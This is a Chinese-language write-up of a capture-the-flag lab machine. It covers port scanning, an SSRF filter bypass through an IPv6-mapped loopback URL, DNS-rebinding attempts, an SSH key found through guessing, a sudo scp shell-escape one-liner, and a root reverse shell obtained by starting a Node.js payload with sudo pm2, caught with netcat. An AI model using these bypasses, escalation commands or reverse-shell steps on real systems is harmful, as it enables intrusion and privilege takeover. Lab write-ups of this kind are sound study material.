

Local@MazeSec Writeup

靶机介绍

靶机ID	644
作者	Sublarge
系统	Linux
难度	Easy

基本信息收集

nmap端口扫描 收集暴露的服务和应用

```
A yepian 15:48 13GiB/26GiB
• sudo nmap -sS -A -p- local.dsz
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 15:48 +0800
Nmap scan report for local.dsz (192.168.56.5)
Host is up (0.00056s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.66 ((Unix))
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.66 (Unix)
|_ http-title: It works! Apache httpd
3006/tcp  open  http     Node.js (Express middleware)
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
MAC Address: 08:00:27:14:F1:B2 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.1
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1 0.56 ms local.dsz (192.168.56.5)

OS and Service detection performed. Please report any incorrect results.
Nmap done: 1 IP address (1 host up) scanned in 20.36 seconds
```

发现两个潜在攻击面

端口号	服务	初步分析
80	Apache 2.4.66	静态网页 提示访问/flag获取落脚点
3006	Node.js + Express	静态网页 提示预览指定URL的API

直接访问target:80/flag响应404 结合:3306的API 明显暗示SSRF

利用SSRF读取/flag

GET target:3006/preview?url=http://localhost

响应 Forbidden: is-localhost-ip detected.

API端点存在对url参数的过滤 回顾SSRF绕过方法

- localhost变形和混淆
- DNS解析
- HTTP重定向
- DNS重绑定

利用localhost变形和混淆

按照CheatSheat逐个尝试

- IPv4本地回环网段: 127.0.0.0 - 127.255.255.255
- 简写IP地址: 127.1
- 扩充IP地址: 127.0000000000000000.1
- 全零地址: 0.0.0.0
- 简写全零地址: 0
- 十进制表示: 2130706433
- 八进制表示: 0177.0000.0000.0001
- 十六进制表示: 0x7f000001
- IPv6本地回环地址: 0:0:0:0:0:0:0:1 / ::1
- IPv4映射的IPv6回环地址: ::ffff:127.0.0.1

经测试 可以用IPv6绕过

exploit: /preview?url=http://[::ffff:127.0.0.1]/

实际flag在 localhost:3006/flag

为了好玩 试一下其他的绕过方式 :3

利用DNS解析绕过

传递 `http://localtest.me`

响应 `Forbidden: is-localhost-ip detected.`

请求被过滤 说明端点会检查域名解析后的IP

利用HTTP重定向绕过

在VPS新建index.php

```
<?php header('Location: http://<VPS IP>/test'); ?>
```

然后 `php -S 0.0.0.0:80` 启动监听器

测试发现没有收到来自靶机的 `GET /test` 请求

证明靶机不跟随302重定向 大概率用js重定向也不行

利用DNS重绑定绕过

公共DNS rebinder在国内是被墙的 所以我们搭建自己的DNS重绑定域名

第一步: 释放VPS:53端口

修改 `/etc/systemd/resolved.conf`

添加 `DNSStubListener=no` 停止systemd-resolved对53端口的监听


第二步: 将域名DNS服务器设为我们的VPS

添加DNS NS记录 `rebind.example.com -> <VPS IP>` 并等待DNS记录更新

检查NS记录生效:

先在VPS监听:53端口

去 `www.nslookup.io` 查询 `rebind.example.com` 的DNS记录



```
root@ser312837772700:~# nc -lnvp 53
Listening on 0.0.0.0 53
Connection received on 141.101.75.68 10092
```

成功收到来自 `www.nslookup.io` 的DNS查询请求

第三步: 搭建DNS重绑定服务

拉取GitHub仓库 `mogwailabs/DNSrebind`

执行 `python3 dnsrebind.py --domain rebind.example.com --rebind 127.0.0.1 --ip 1.1.1.1 --counter 1 --tcp --udp`

向url参数传递 `http://rebind.example.com` 发现只收到一次A记录查询请求

可能是DNS缓存等原因 发送请求时没有重新解析域名

总的来说 我们成功绕过SSRF过滤 得到了flag

```
{"status": "success", "flag": "0h6WTnHJggZg451m"}
```

从flag到SSH

flag是什么呢?

所以这个flag是什么呢?

我试了base64 base62都解出来不可读字符

看上去像明文密码 尝试爆破SSH用户名 有爆破速率限制


通过SSRF爆破靶机本地目录 文件 端口 没有收获

经猜测尝试 在 `http://local.dsz/0h6WTnHJggZg451m/` 得到一个SSH私钥

私钥认证SSH

我们不知道私钥可认证的用户名 尝试从公钥注释寻找hint

私钥生成公钥 发现有passphrase




用ssh2john转换哈希 这哈希很阴间啊 hashcat识别不了 john说算法不支持GPU

拿CPU硬跑半个小时 散热跟不上 给我锐龙干成火龙了

反应过来flag可能就是passphrase 从公钥注释wikt0r@Lara中得到用户名

成功用私钥以wikt0r身份登录SSH



第一个落脚点——wikt0r@SSH

LOLBins->横向移动

枚举文件系统和环境 收集靶机本地信息

注意到wikt0r可以以citrus身份 免密码执行 `/usr/bin/scp`

`/usr/bin/scp` 被GTF0Bins收录 但是给的exploit少了一步 `touch x`

```
touch x # scp会因为缺少源文件x 执行/bin/sh前abort
scp -o 'ProxyCommand=;/bin/sh 0<&2 1>&2' x x:
```

这样就可以drop shell

为了保存进度 我们把wikt0r的authorized_keys传到 `/home/citrus/.ssh`

第二个落脚点——citrus@SSH

收集信息 注意到citrus可以以root身份 免密执行 `/usr/local/bin/pm2`

该项目(pm2)介绍如下

Node.js Production Process Manager with a built-in Load Balancer.

我们可以以root身份启动部署任意node.js项目

上传GitHub Allenpandas/webshells 仓库的nodejs payload

```
sudo /usr/local/bin/pm2 start /home/citrus/shell.js
```

成功反弹root shell

▲ yepian 🏠 ⌚ 18:45 14GiB/26GiB

● ▶ nc -lnvp 8888

Listening on 0.0.0.0 8888

Connection received on 192.168.56.5 33466

ls

shell.js

id

uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),
6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)

cd /root

ls

root.txt

cat root.txt

flag{root-1b499d262771d39ceb16056de9834025}